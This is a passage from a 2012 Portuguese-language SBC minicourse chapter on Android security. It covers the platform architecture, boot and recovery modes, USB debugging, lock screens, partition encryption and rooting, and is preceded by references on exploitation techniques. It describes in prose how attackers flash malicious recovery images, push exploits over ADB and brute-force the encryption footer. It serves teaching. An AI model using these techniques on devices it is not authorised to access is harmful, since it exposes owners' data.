[Rad e Masrom, 2010] Rad, B. B. e Masrom, M. (2010), “Metamorphic Virus Variants Classification Using Opcode Frequency Histogram”. LATEST TRENDS on COMPUTERS. vol 1. pg. 147-155.

[Ratanaworabhan et al., 2009] Ratanaworabhan P., Livshits B. and Zorn B., (2009), “NOZZLE: a defense against heap-spraying code injection attacks”. Em: Proceedings of the 18th conference on USENIX security symposium (SSYM'09).

[Recx, 2011] Recx (2011) “The Curious Case of VirtualAlloc, ASLR and an SDL”. Disponível em: <http://recxltd.blogspot.com.br/2011/12/curious-case-of-virtualalloc-aslr-and.html>.

[Repret, 2012] Repret (2012), “Bypassing EMET 3.5′s ROP Mitigations”. Disponível em: < https://repret.wordpress.com/2012/08/08/bypassing-emet-3-5s-rop-mitigations/>.

[SANS, 2012] SANS (2012), “Buffer Overflows for Dummies”. SANS Institute - pg. 19 Disponível em: <http://www.sans.org/reading_room/whitepapers/threats/buffer-overflows-dummies_481>.

[Sintsov, 2010a] Sintsov, A. (2010), “Writing JIT-Spray Shellcode for fun and profit”. Disponível em: <http://dsecrg.com/files/pub/pdf/Writing JIT-Spray Shellcode for fun and profit.pdf>.

[Sintsov, 2010b] Sintsov, A. (2010), "JIT-SPRAY Attacks & Advanced Shellcode". Em: HITBSecConf 2010, Amsterdam.

[Sotirov e Dowd, 2008] Sotirov, A., Dowd, M. (2008), "Bypassing Browser Memory Protections: Setting back browser security by 10 years". Disponível em: <http://www.blackhat.com/presentations/bh-usa-08/Sotirov_Dowd/bh08-sotirov-dowd.pdf>.

[Sutton et al., 2007] Sutton, M., Greene, A., Pedram, A. (2007), “Fuzzing Brute Force Vulnerability Discovery”. Addison-Wesley.

 ©2012 SBC — Soc. Bras. de Computação

[Teso, 2001] Teso (2011), “Exploiting Format String Vulnerabilities”. Disponível em: < http://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf>.

[Ulbrich, 2009] Ulbrich, H. (2009), “Universidade Hacker”. Digerati books.

[Werthmann, 2006] Werthmann, T., (2006), “Survey on Buffer Overflow Attacks and Countermeasures”, Em: SEMINAR SS 2006, 140., Bochum.

[Wever, 2009] Wever, B. (2009), "Shellcode: finding the base address of kernel32 in Windows 7". Disponível em: <http://skypher.com/index.php/2009/07/22/shellcode-finding-kernel32-in-windows-7/>.

[Wilhelm, 2009] Wilhelm, T. (2009), “Professional Penetration Testing”, Syngress.

[Young e McHugh, 1987] Young, W. , McHugh, J. (1987), "Coding for a believable specification to implementation mapping". Em: Proceedings of the IEEE Symposium on Security and Privacy.

 ©2012 SBC — Soc. Bras. de Computação

Capítulo 2

Introdução à Segurança de Dispositivos Móveis Modernos – Um Estudo de Caso em Android

Alexandre Melo Braga, Erick Nogueira do Nascimento, Lucas Rodrigues da Palma e Rafael Pereira Rosa

Abstract

Mobile devices, especially smartphones and tablets, are the protagonists of a silent revolution, characterized by the use of devices with high processing power and connectivity in public and private networks. The aggregation of such characteristics to the wide pervasiveness of these devices brought a whole new set of threats, bringing the need of a study of new security techniques and tools. This course aims to clarify these issues, covering the security aspects related to modern mobile devices, showing threats and vulnerabilities on this field, especially over the Android platform.

Resumo

Os dispositivos móveis, em particular os smartphones e os tablets, são os protagonistas de uma revolução silenciosa, caracterizada pelo uso de dispositivos com grande poder de processamento e conectividade em ambientes públicos e privados. A agregação de tais características à ampla difusão de dispositivos móveis trouxe uma série de ameaças, tornando necessário um estudo de novas técnicas e ferramentas de segurança. Este curso tem a finalidade de esclarecer estes assuntos, abordando os aspectos de segurança da informação relacionados aos dispositivos móveis modernos, exibindo ameaças e vulnerabilidades nesta temática, em particular na plataforma Android.

2.1. Introdução

Os dispositivos móveis, em particular os smartphones e os *tablets*, são os protagonistas da atual onda de mudança no mundo das TICs (Tecnologias da Informação e da Comunicação) de uso pessoal e profissional. Esta mudança é caracterizada pelo uso de dispositivos com grande poder de processamento e conectividade em ambientes públicos e privados.

 ©2012 SBC — Soc. Bras. de Computação

O aumento do poder de computação, a grande conectividade e o grande aumento recente da variedade de serviços e aplicativos disponíveis nos dispositivos móveis põem os *smartphones* e os *tablets* em evidência como alvos de ataques de risco elevado. Em vista disto, a segurança da informação, outrora centralizada e com perímetro bem definido, tende a se tornar descentralizada e individualizada. Este minicurso aborda os aspectos de segurança relacionados aos dispositivos móveis de acordo com três aspectos inter-relacionados.

O primeiro é a constatação no segundo semestre de 2011 que os dispositivos móveis representarão a próxima fronteira de proliferação de software malicioso. Este fato foi evidenciado pelo grande aumento no último quarto de 2011 da quantidade de artefatos maliciosos voltados à plataforma Android, da Google, o qual foi motivado em parte pelo aumento da fatia de mercado desta plataforma em relação às outras plataformas de dispositivos móveis, tais como o iOS, da Apple, e o RIM, da BlackBerry, assim como pela abertura da plataforma Android.

O segundo é o fenômeno chamado consumerização, no qual novas tecnologias passarão a surgir primeiramente voltadas para usuários finais e, somente depois, para o segmento corporativo, ao contrário do que ocorreu, por exemplo, com tecnologias como os computadores de grande porte e os aparelhos de fax. Deste modo, indivíduos que trocam frequentemente seus dispositivos, passam a utilizá-los de modo intenso não apenas em atividades pessoais, mas também profissionalmente, em um fenômeno comportamental conhecido como BYOD (*Bring Your Own Device*). Com este comportamento, estes indivíduos influenciam as organizações a que pertencem e que por sua vez são levadas à adaptação forçada às novas tecnologias e ao tratamento da segurança dos dispositivos móveis de forma descentralizada, pois se perde o controle de ativos inseridos no ambiente de rede e a noção de perímetro de segurança.

O terceiro aspecto é um desdobramento dos anteriores, em que em um ambiente de TIC, caracterizado pelos fenômenos da consumerização e do BYOD, muitos dos controles de segurança tradicionais, comumente aplicados sobre desktops e outros ativos da infraestrutura, tornam-se ineficazes.

Um exemplo da situação descrita acima é o caso de software malicioso voltado para plataformas móveis. Uma vez que sua proliferação não se dá por transferências diretas entre dispositivos, como normalmente ocorria nos computadores portáteis e de mesa, mas usualmente por meio das lojas de aplicativos ou de sites de terceiros potencialmente não confiáveis. Por exemplo, ao permitir que um *tablet* pessoal seja infectado por um aplicativo malicioso, vindo de um mercado aberto de aplicativos, surge uma oportunidade nova para o comprometimento da infraestrutura corporativa.

Além disso, outro exemplo é a utilização de *botnets* (grupos de dispositivos controlados remotamente por um atacante) de smartphones para realização de ataques maciços sincronizados e outras fraudes coordenadas, incluindo ataques potenciais à rede de telecomunicações.

2.1.1. Evolução dos Ambientes Móveis

Esta subseção oferece uma visão panorâmica sobre a evolução tecnológica dos ambientes móveis. Os parágrafos a seguir fazem uma revisão bibliográfica breve dos conceitos e visões que levaram ao contexto atual de ambientes móveis.

 ©2012 SBC — Soc. Bras. de Computação

O sonho da “informação na ponta dos dedos em qualquer lugar e a qualquer momento" e a visão lúdica e até certo ponto ficcional de décadas passadas foram capazes de antecipar muitos dos desafios que se apresentam hoje aos dispositivos móveis. As plataformas móveis de hoje são resultado de diversas inovações conceituais e de modelos de computação vislumbrados no final do século passado e cujas primeiras implementações remontam ao final do milênio passado.

Dentre as inovações mais importantes podem ser citadas as seguintes: a computação pervasiva, a computação autonômica, a computação senciente e sensível ao contexto, as redes de comunicação sem fio de curto alcance, a eficiência energética e o software adaptável.

Neste momento, fazem-se necessários conceitos relevantes. Computação pervasiva ou computação ubíqua é um termo que foi publicado pela primeira vez em 1991 por Mark Weiser [Weiser 1991], o qual previu a onipresença da informática no cotidiano das pessoas. A computação pervasiva ou ubíqua tem como objetivo tornar a interação pessoa-máquina invisível (ou imperceptível), ou seja, integrar a informática com as ações e comportamentos naturais das pessoas.

Computação autonômica é uma área da computação cujo objetivo é o desenvolvimento de sistemas computacionais capazes de autogerenciamento e de adaptação a mudanças imprevisíveis, permitindo a expansão de sistemas computacionais complexos e uma melhor utilização dos recursos computacionais. Um sistema autônomo toma decisões utilizando instruções de alto nível, que irão verificar constantemente os procedimentos realizados e aperfeiçoa-los, adaptando-se às novas condições.

A computação senciente se refere à possibilidade de interconexão de computadores e objetos através de sensores que passam a se reconhecer de maneira autônoma e a trocar informações.

Segundo Satyanarayanan [Satyanarayanan 2010], o e-mail e o acesso à web onipresentes já são realidades para milhões de usuários em todo o mundo através de seus dispositivos móveis. Mantendo esta linha de atuação, os serviços da web móvel e as oportunidades de publicidade sensível ao contexto começaram a aparecer como atividades comerciais não apenas viáveis tecnicamente mas também economicamente.

No final do século passado, o conceito de computação pervasiva (ou ubíqua) despontava como uma das visões mais promissoras de computação móvel. Em 1991, Mark Weiser [Weiser 1991] previu muitos dos dispositivos móveis utilizados atualmente. Tais dispositivos seriam amplamente utilizados pelas pessoas na realização das mais diversas atividades da vida cotidiana e estariam intrinsecamente agregados à rotina humana. Além disto, Weiser [Weiser 1991] também pregou que o PC (*Personal Computer*) tradicional em formato desktop seria inadequado para integrar verdadeiramente a computação às práticas de trabalho do século XXI. Ele argumentou que a presença de um computador bem projetado seria quase imperceptível, e efetivamente invisível, ao realizar as tarefas diárias.

Ainda em 2000, surge formalmente o conceito de computação senciente [Hopper 2000], no qual os aplicativos podem se tornar mais sensíveis e úteis ao observar e reagir ao mundo físico. Este conceito pode ser facilmente adaptado ao mundo de usuários

 ©2012 SBC — Soc. Bras. de Computação

móveis, onde cada indivíduo carrega consigo o seu próprio conjunto de computadores móveis sensíveis ao contexto que os rodeiam.

Já em 2001 foram identificadas por Satyanarayanan [Satyanarayanan 2001] várias características que precisariam ser asseguradas pelos sistemas móveis: adaptabilidade à infraestrutura cibernética subjacente, eficiência energética, sensibilidade ao contexto, equilíbrio entre o comportamento proativo e a participação do usuário e segurança (privacidade e confiança).

Em 2003, Kephart e Chase [Kephart e Chase 2003] vislumbraram que o sistema formado por todos os dispositivos móveis e os aplicativos neles residentes é uma estrutura tão gigantesca que somente poderia ser entendida como um sistema de computação autonômica ou autogerenciado. Este sistema seria capaz de integrar novos componentes automaticamente em uma grande base sistêmica existente e gerenciar as operações diárias a partir de objetivos gerais definidos por um administrador impessoal e distante dos detalhes operacionais. Atualmente, sabe-se que a complexidade dos sistemas, que são compostos por dezenas de milhões de linhas de código, é cada vez maior e está sendo amplificada em várias ordens de magnitude pela tendência de computação pervasiva, que tem como uma de suas características, a autogestão de sistemas adaptativos.

Apenas recentemente, aspectos de computação sensível ao contexto começaram a ser integrados aos dispositivos móveis, realizando operações de monitoramento sensível ao contexto com base nos múltiplos sensores e aplicativos disponíveis nos smartphones [Kang et al. 2008]. Por exemplo, há um estudo recente [Reddy et al. 2008] mostrando que um telefone celular moderno, com GPS e acelerômetro integrados, pode ser usado para discernir se um indivíduo está parado, caminhando, correndo, andando de bicicleta ou em um transporte motorizado.

O conceito de computação sensível ao contexto é anterior ao ano 2000 [Chen e Kotz 2000] e estabelece que um sistema de computação seja capaz de modificar seu comportamento com base em seu contexto local, utilizando localização geográfica, hora do dia, quem está por perto e estado de movimento. Como resultado, as aplicações sensíveis ao contexto podem fornecer uma experiência aprimorada, personalizando o seu comportamento para melhor apoiar as tarefas do usuário. Este tipo de adaptação é particularmente útil ao projetar aplicações móveis que serão colocadas em contextos mutáveis. Há dois componentes principais necessários para a criação de sensibilidade ao contexto: em primeiro lugar, a capacidade de capturar uma grande variedade de dados de sensores e, segundo, a capacidade de inferir atividades com base nesses dados.

2.1.2. Avanços Recentes na Proteção das Plataformas Móveis

Um artigo recente [Oberheide e Jahanian 2010] apresenta uma comparação preliminar e qualitativa das cinco principais plataformas modernas de smartphones em relação aos três modelos atuais de segurança para plataformas móveis:

- Entrega segura de aplicações: refere-se ao nível de garantia de segurança da aplicação, desde o desenvolvimento e disponibilização da aplicação, até o processo de implantação no aparelho, e está relacionada à capacidade de uma plataforma móvel verificar a integridade e a autenticidade de origem de uma aplicação a ser instalada no dispositivo.

©2012 SBC — Soc. Bras. de Computação

- Níveis de confiança: refere-se à granulação do controle de acesso aos recursos do aparelho e determina os graus de confiança e privilégios a serem implementados por mecanismos de controle de acesso.
- Isolamento de aplicações e do SO (Sistema Operacional): refere-se à capacidade de uma plataforma móvel em isolar ou conter uma aplicação em particular, como uma estratégia de prevenção contra o comprometimento de outras aplicações, resultando no grau de contenção do dano causado por aplicações comprometidas sobre outras aplicações e o resto do sistema.

O artigo sugere que a plataforma Android da Google apresenta o modelo de segurança mais consistente e seguro sendo que o Symbian OS viria em seguida e por fim o Windows Mobile. Porém esta visão estava equivocada.

Em 2011, houve uma grande proliferação de softwares maliciosos nas diversas plataformas móveis, em particular na plataforma Android, a qual não obteve uma resposta rápida dos fornecedores de produtos de segurança da informação. A falta de respostas não foi motivada pela falta de interesse comercial, mas sim pela ausência de tecnologias robustas para a solução destas questões [Enck et al. 2011].

2.2. Arquitetura de Segurança da Plataforma Android

São vários os aspectos envolvendo segurança na plataforma Android cuja compreensão é primordial para o entendimento dos riscos e ameaças associados a essa plataforma. Essa compreensão também é necessária quando se trata de análise de artefatos maliciosos, desenvolvimento de aplicativos e avaliação de segurança. Portanto esta seção discute tais aspectos.

2.2.1. Plataforma Android

O Android é uma plataforma *open source* para dispositivos móveis composta por sistema operacional, *middleware*, *frameworks* de aplicação e algumas aplicações essenciais para provimento das funcionalidades básicas dos dispositivos. O esforço inicial em sua concepção foi da Google, que, posteriormente, o passou para a Open Handset Alliance, grupo composto por operadoras, fabricantes de dispositivos e de componentes e fabricantes de software. A seguir, segue uma explicação em camadas da plataforma, conforme visto na Figura 1.

Na camada superior residem as aplicações essenciais para o provimento das funções básicas do dispositivo. Estas aplicações vêm pré-instaladas e, cita-se como exemplo: serviço de voz, serviço de SMS/MMS, email, calendário, navegador *web* e agenda. Ademais, os OEMs (*Original Equipment Manufacturer*) podem inserir seus próprios aplicativos no dispositivo por motivos diversos. Um exemplo de um aplicativo desse tipo é o Samsumg Kies que vem junto ao Galaxy SII. Aplicações de terceiros também fazem parte dessa camada, contudo as mesmas devem ser instaladas pelo usuário por meio da loja virtual, pela interface de depuração, ADB (*Android Debug Bridge*), ou por meio da execução de um APK (*Android Application Package*) armazenado na memória interna ou em um cartão SD. Essas duas últimas opções devem ser ativadas nas configurações do aparelho. As aplicações dessa camada são compostas por componentes que são responsáveis pelo provimento das mais diversas funcionalidades suportadas pela API do Android. São eles: Activities, Broadcast Receivers, Services e Content Providers.

 ©2012 SBC — Soc. Bras. de Computação

Já o *framework* de aplicação é composto por código compilado para a máquina virtual Dalvik - que foi desenvolvida para rodar de modo eficiente nas plataformas utilizadas por dispositivos móveis - e provê os mais diversos serviços para os aplicativos desenvolvidos para esta plataforma. Nessa camada encontram-se módulos como o provedor de serviços de localização, de gerenciamento de Activities e de Content Providers.




Figura 1: Pilha de software do Android. Fonte: [Android Open Source Project 2012a].

A camada de *middleware* implementa serviços que são disponibilizados para o *framework* de aplicação e para as aplicações. É composta por diversas bibliotecas nativas que são devidamente compiladas para cada dispositivo e provêm as mais diversas funcionalidades, dentre elas: acesso gráfico à tela, *engine* de renderização *web*, acesso à base de dados relacional e estabelecimento de canal SSL/TLS. De acordo com [Six 2012], essas bibliotecas rodam como processos no sistema a fim de proverem seus respectivos serviços. As aplicações construídas para executar na máquina virtual Dalvik também possuem, cada uma, sua própria instância da máquina virtual, ou seja, cada aplicação possui um processo associado quando em execução, e esse processo nada mais é do que a máquina virtual interpretando o código da aplicação, que se utiliza das bibliotecas do Android, visando prover as funcionalidades pretendidas pela aplicação.

O sistema operacional traz em seu núcleo o *kernel* do Linux, que é responsável pela abstração do hardware e pelo provimento das interfaces para manipulação deste hardware por meio dos *drivers* de dispositivo. Nessa camada são aplicados alguns controles de segurança referentes ao confinamento de aplicações, afora alguns outros que fazem desta uma das camadas mais importantes no que diz respeito à segurança.

 ©2012 SBC — Soc. Bras. de Computação

Conforme [Android Open Source Project 2012a], a plataforma Android foi concebida de modo que sua segurança não ficasse tão dependente dos desenvolvedores. Sua arquitetura de segurança permite que controles sejam aplicados de forma transparente para o desenvolvedor, ou seja, existe um grande nível de abstração neste processo. Isso é alcançado por meio do confinamento de aplicações, pelo esquema de permissões - tanto do sistema de arquivos como de chamadas de API, que preza a segurança por *default* - e pelo mecanismo de IPC (*Inter-Process Communication*), que também aplica tais permissões para conceder acesso ou não entre os diferentes componentes. Tal plataforma é alicerçada em torno de algumas características, conforme visto a seguir:

- Dispositivos de hardware - assim como o próprio Linux, diversas configurações de hardware são suportadas pelo Android, entre elas: *smartphones*, *tablets*, *set-top-boxes* e *e-readers*. Cada um desses dispositivos possui controles de segurança implementados em hardware - como por exemplo o ARM (*Advanced RISC Machine*) TrustZone e o ARM XN (*execute never*) - e o sistema é capaz de se utilizar de tais capacidades;
- Sistema operacional - baseado no *kernel* do Linux, o núcleo do Android provê a interface para a utilização do dispositivo. O acesso a todos os recursos é mediado pelo sistema operacional e fica restrito aos controles de segurança implementados por este;
- Ambiente de execução de aplicações (*Android Application Runtime*) - A maioria dos aplicativos para Android são desenvolvidos em Java e rodam na máquina virtual Dalvik, embora seja possível criar aplicações que executam código nativo na plataforma do dispositivo. Ainda assim, essas aplicações, juntamente com os outros serviços providos pela plataforma e pelas bibliotecas, que rodam código nativo, executam em um ambiente confinado denominado *sandbox* de aplicação. Este confinamento restringe as permissões de acesso da aplicação, em seu ambiente de execução, ao sistema, a recursos do sistema, a dados de outras aplicações e a outras aplicações em execução.

A segurança da arquitetura baseia-se fortemente nos mecanismos de segurança aplicados pelo *kernel* do Linux e na disponibilização de uma comunicação inter-processo segura. Todo código de aplicação, incluindo as que executam código nativo, ficam restritas pelo *sandbox* de aplicação, que é implementado por meio de um modelo de isolamento de processos baseado em usuários, que é aplicado pelo *kernel*.

2.2.2. Processo de Inicialização (*Boot*)

O processo de *boot* tem pouco a ver com a plataforma Android e muito mais com o hardware em questão, ficando sob responsabilidade do fabricante do dispositivo. A seguir, está descrito um resumo desse processo de acordo com o detalhado em [Björnheden 2009].

Inicialmente, um código carregado da ROM (*Read Only Memory*) é executado a fim de detectar algum código de *boot* (*bootloader*) em alguma das mídias de armazenamento disponíveis, para, em seguida, carregá-lo e transferir a execução para o mesmo. O código da ROM verifica a assinatura do código de *boot* e, somente se a mesma for válida, a inicialização prossegue. O código de *boot* citado é dividido em dois estágios.

 ©2012 SBC — Soc. Bras. de Computação

O primeiro é responsável por configurar a memória RAM (*Random Access Memory*) externa, visto que tudo até então vinha sendo carregado na memória RAM interna. Esse estágio geralmente dá a opção de carregar imagens de recuperação, além de possibilitar a execução de funções de desenvolvimento tais como: realizar *flashing* e baixar e executar outras versões do sistema. Embora tais opções sejam disponibilizadas, a função usual desse primeiro estágio é o carregamento do segundo estágio do código de *boot* na RAM externa.

O código do segundo estágio é responsável pela configuração dos *firmwares* e pelo carregamento do *kernel* na memória. Nessa etapa existe a possibilidade de verificar a assinatura do *kernel* antes de passar o controle da CPU (*Central Processing Unit*) a ele, contudo, os fabricantes normalmente não aplicam a checagem em questão.

O processo de inicialização a partir desse momento prossegue como em qualquer Linux, com o grande diferencial de que, ao final da inicialização, o processo Zygote será iniciado e ficará responsável por iniciar uma máquina virtual Dalvik com o objetivo de executar cada aplicativo que se fizer necessário. Em seguida, um serviço chamado System Server será iniciado visando ativar os serviços essenciais do dispositivo.

2.2.3. Modo de Recuperação e Modo *Bootloader*

O modo de recuperação, mantido em uma partição (`/recovery`) de inicialização que não a partição de *boot* tradicional (`/boot`), permite o fornecimento de uma imagem de recuperação objetivando retornar o dispositivo a seu estado de fábrica. Geralmente, verifica-se a assinatura dessa imagem de atualização a fim de que não seja possível injetar código fornecido por outra entidade que não o fabricante. Esse modo permite ainda a formatação do dispositivo.

Normalmente, quando se obtém acesso administrativo ao dispositivo, altera-se a imagem de recuperação com uma imagem maliciosa. Esse modo de recuperação modificado permite a atualização do sistema com imagens não assinadas pelo fabricante, o que permite que seja fornecida uma imagem que provê acesso administrativo ao sistema, ainda que esteja definida uma senha ou PIN para controle de acesso.

Já no modo *bootloader*, é possível fazer *flashing* na ROM do dispositivo, sendo possível modificar as partições de *boot*, de recuperação e de sistema. Normalmente, essa técnica é aplicada para obter aceso mais privilegiado ao sistema, por meio do *flashing* de imagens que permitam aceso administrativo.

Para tal, diversos protocolos podem ser utilizados - normalmente via USB - o que varia de acordo com o fabricante e até mesmo entre dispositivos do mesmo fabricante. É necessário também que o *bootloader* não esteja em modo protegido por hardware, o que impossibilitaria o *flashing*. A proteção supracitada trata-se da *secure flag*, que permite apenas o *flashing* de imagens assinadas pelo fabricante. É possível desativar essa *flag*, todavia todas as informações no dispositivo são descartadas e o mesmo volta para o estado de fábrica.

 ©2012 SBC — Soc. Bras. de Computação

2.2.4. Depuração via USB

Existe um serviço de depuração em todo sistema Android que pode ser ativado em suas configurações. Feito isso, um *daemon* será iniciado, o adbd (*Android Debug Bridge Daemon*), com as permissões do usuário *shell*. Esse depurador possibilita a instalação e desinstalação de aplicativos, o gerenciamento de *logs*, a execução de comandos de *shell*, a cópia de arquivos de e para o dispositivo, a geração e restauração de *backups*, entre outros.

Essa interface de acesso é utilizada para copiar *exploits* para o dispositivo e executá-los a fim de ganhar acesso privilegiado ao sistema. A exposição se torna ainda maior pelo fato desse serviço de depuração ser iniciado por *default* caso o sistema tenha sido iniciado em modo de recuperação.

2.2.5. Bloqueio de Tela e Encriptação da Partição de Dados

No Android é possível definir um controle de acesso ao sistema, para isso são definidos 4 modos com diferentes níveis de segurança. Abaixo uma descrição de cada um em ordem crescente de segurança:

- **Reconhecimento Facial**: é o modo mais inseguro. Já houveram ataques em que essa controle foi quebrado com simplesmente uma foto sendo apresentada ao sensor [Callaham 2011]. Hoje em dia, uma foto pode ser facilmente obtida através de outro dispositivos com câmera ou então através das redes sociais. Alguns avanços têm sido obtidos com pesquisas recentes, a exemplo de [Schwartz et al. 2011] e [Pinto et al. 2012], que talvez resulte em mecanismos mais robustos contra ataques de *spoofing*.
- **Padrão de desenho**: neste modo, desenha-se um padrão na tela ligando pontos em um campo. Considerando um campo 3x3, e que cada um pode ser representado, este modo nada mais é que uma senha de nove números, os quais não podem ser repetidos, algo que é facilmente quebrado em um ataque de força bruta. Além disso, é possível observar o borrão que o dedo deixa na tela do dispositivo, obtendo assim o rastro deixado no momento de desenhar o padrão [Aviv et al 2010].
- **PIN**: é o desbloqueio através de uma senha numérica. Por mais forte que seja a senha, o fato de ser composta apenas por caracteres numéricos limita sua segurança.
- **Senha**: é a senha que possibilita o uso de letras, números e símbolos. Devido ao domínio mais extenso de possibilidades, tal escolha é a mais segura das 4.

Quando esse controle está ativo, o sistema é iniciado como usualmente, todavia, tão logo a imagem do sistema seja carregada, uma tela requisitando as credenciais de acesso é apresentada, e, só após a apresentação de tais credenciais, é que o acesso é liberado. Expirado um tempo de inatividade, o acesso ao sistema é bloqueado e a tela requisitando a credencial de acesso é apresentada novamente. Esse é um método que visa garantir que apenas o legítimo dono do dispositivo consiga utilizá-lo.

No caso de várias tentativas errôneas de acesso ao sistema ocorrerem, um mecanismo de bloqueio de tentativas baseado em *backlog* exponencial é aplicado. Neste caso, é dada a opção de recuperação do acesso ao dispositivo, considerando que a credencial de acesso foi perdida. É possível então obter acesso ao sistema fornecendo

uma conta Gmail previamente associada ao sistema operacional, juntamente com sua respectiva senha de acesso.

Uma funcionalidade que passou a ser implementada a partir da versão 3.0 do Android é a encriptação de disco / da partição de dados . Essa necessidade advém do fato de os controles de segurança aplicados pelo SO não serem suficientes para a proteção dos dados, pois um atacante com acesso físico ao aparelho poderia obter todas as informações nele armazenadas. Essa funcionalidade, que pode ser habilitada nas configurações do sistema, busca assegurar que o extravio do dispositivo não resulte no comprometimento da informação, ainda que o *bootloader* ou o sistema sejam modificados pelo atacante por meio de *flashing*.

Ainda que a memória permanente do dispositivo seja dividida em diversas partições, dentre elas: *boot*, recuperação, sistema e dados, a encriptação ocorre apenas na partição de dados, que é onde os dados pessoais do usuário, suas configurações, aplicativos e *logs* ficam armazenados. O processo de encriptação dos dados da partição ocorre da seguinte maneira [Android Open Source Project 2012c]:

1. Uma chave mestra de 128 *bits* é gerada por meio de `/dev/urandom` a fim de ser utilizada para a encriptação da partição;
2. Utiliza-se então essa chave mestra para encriptar a partição por meio do algoritmo AES (*Advanced Encryption Standard*) em modo de operação CBC (*Cipher Block Chaining*). A fim de gerar um vetor de inicialização único para cada setor do disco, utiliza-se o método ESSIV (*Encrypted Salt-sector Initialization Vector*) com SHA de 256 *bits*.

A decriptação dos dados ocorre após o usuário informar sua senha (ou PIN descritos logo acima), a qual é utilizada para proteger a chave mestra de encriptação da partição. Essa proteção da chave a partir da senha ocorre como descrito a seguir:

1. A senha informada pelo usuário é passada para a função PBKDF2 (*Password-Based Key Derivation Function 2*), juntamente com um *salt* gerado por meio de `/dev/urandom`. O *salt* adicionado visa dificultar ataques baseados em *rainbow table*, e, a fim de tornar ataques de força bruta mais custosos, aplica-se a função de derivação repetidamente por 2000 vezes, técnica essa conhecida como *key stretching*. A saída dessa operação é um valor de 256 *bits*;
2. Divide-se a saída de 256 *bits* do passo 1 em dois valores de 128 *bits*, a saber, chave e IV. Esses valores são então utilizados para encriptar a chave mestra por meio do AES em modo de operação CBC, gerando uma cifra da chave mestra.
3. Essa cifra é mantida no chamado *crypto footer*, que fica nos últimos 16 kB da partição e serve para armazenar outras informações sobre a encriptação, tais como: solução criptográfica utilizada, tamanho da chave e o *salt* adicionado à senha.

Recentemente mostrou-se [Cannon 2012] como obter o *crypto footer* a fim de realizar força bruta da credencial de acesso com o objetivo de decriptar a partição e obter os dados do usuário. Os controles por PIN foram quebrados em questão de segundos e os autores ainda alertaram para o fato de que controles por senha geralmente resultam em senhas curtas e que seguem algum padrão, justamente pelo fato de a mesma ser utilizada também para controlar o acesso ao dispositivo (bloqueio da tela). Fica claro que o cenário ideal seria a existência de duas senhas, uma a fim de proteger a

 ©2012 SBC — Soc. Bras. de Computação

chave de encriptação do disco e outra para o bloqueio de tela. Na primeira poder-se-ia aplicar uma política de definição de senhas forte e requisitá-la apenas quando o sistema estivesse sendo iniciado, enquanto que a segunda poderia ser uma senha mais fraca, que não afetasse a usabilidade do usuário.

2.2.6. Restrições de Acesso

Normalmente os aparelhos que rodam Android são configurados de modo que o usuário não possua total permissão sobre o sistema por meio de acesso administrativo (*root*). Essa decisão de projeto resulta em um maior nível de segurança para a plataforma, semelhante ao que se preza em PCs, que o usuário deve usar o mínimo de permissões necessários para a realização de suas tarefas.

Esse nível de segurança elevado é alcançado pelo fato de o sistema impossibilitar que o usuário instale aplicativos com permissões de superusuário, o que concederia tais permissões ao aplicativo em questão. Outro fator relevante é o fato de se permitir a proteção de conteúdo digital incluído nos aparelhos, tais como *ringtones* e *wallpapers.* E, por último, pelo fato de impossibilitar que usuários quebrem o sistema de boqueio empregado pelas operadoras, como, por exemplo, impossibilitar que o dispositivo seja utilizado como um *hotspot* com o objetivo de compartilhar o pacote de dados contratado com terceiros.

O grande problema com essa estratégia de restringir o acesso ao usuário é o fato de que um usuário com acesso físico a um dispositivo, normalmente, caso realmente motivado, pode conseguir contornar qualquer mecanismo de segurança aplicado. E, de acordo com [Dwivedi et al. 2010], isso não se limita somente a vulnerabilidades no Android, a subversão dos mecanismos de segurança também podem resultar de vulnerabilidades no *bootloader*, nos *firmwares* do dispositivo, no mecanismo de proteção de memória por *hardware* e em configurações de barramento, tanto em hardware como em software.

2.2.7. *Rooting*

Foi criado o termo *rooting* para se referir ao ganho de acesso irrestrito à plataforma dos dispositivos rodando Android, algo equivalente ao processo de *jailbreaking* existente no iOS, da Apple, ou no PlayStation 3, da Sony. O processo de *rooting* muda significantemente de dispositivo para dispositivo, de acordo com diferenças de hardware existentes em cada um deles.

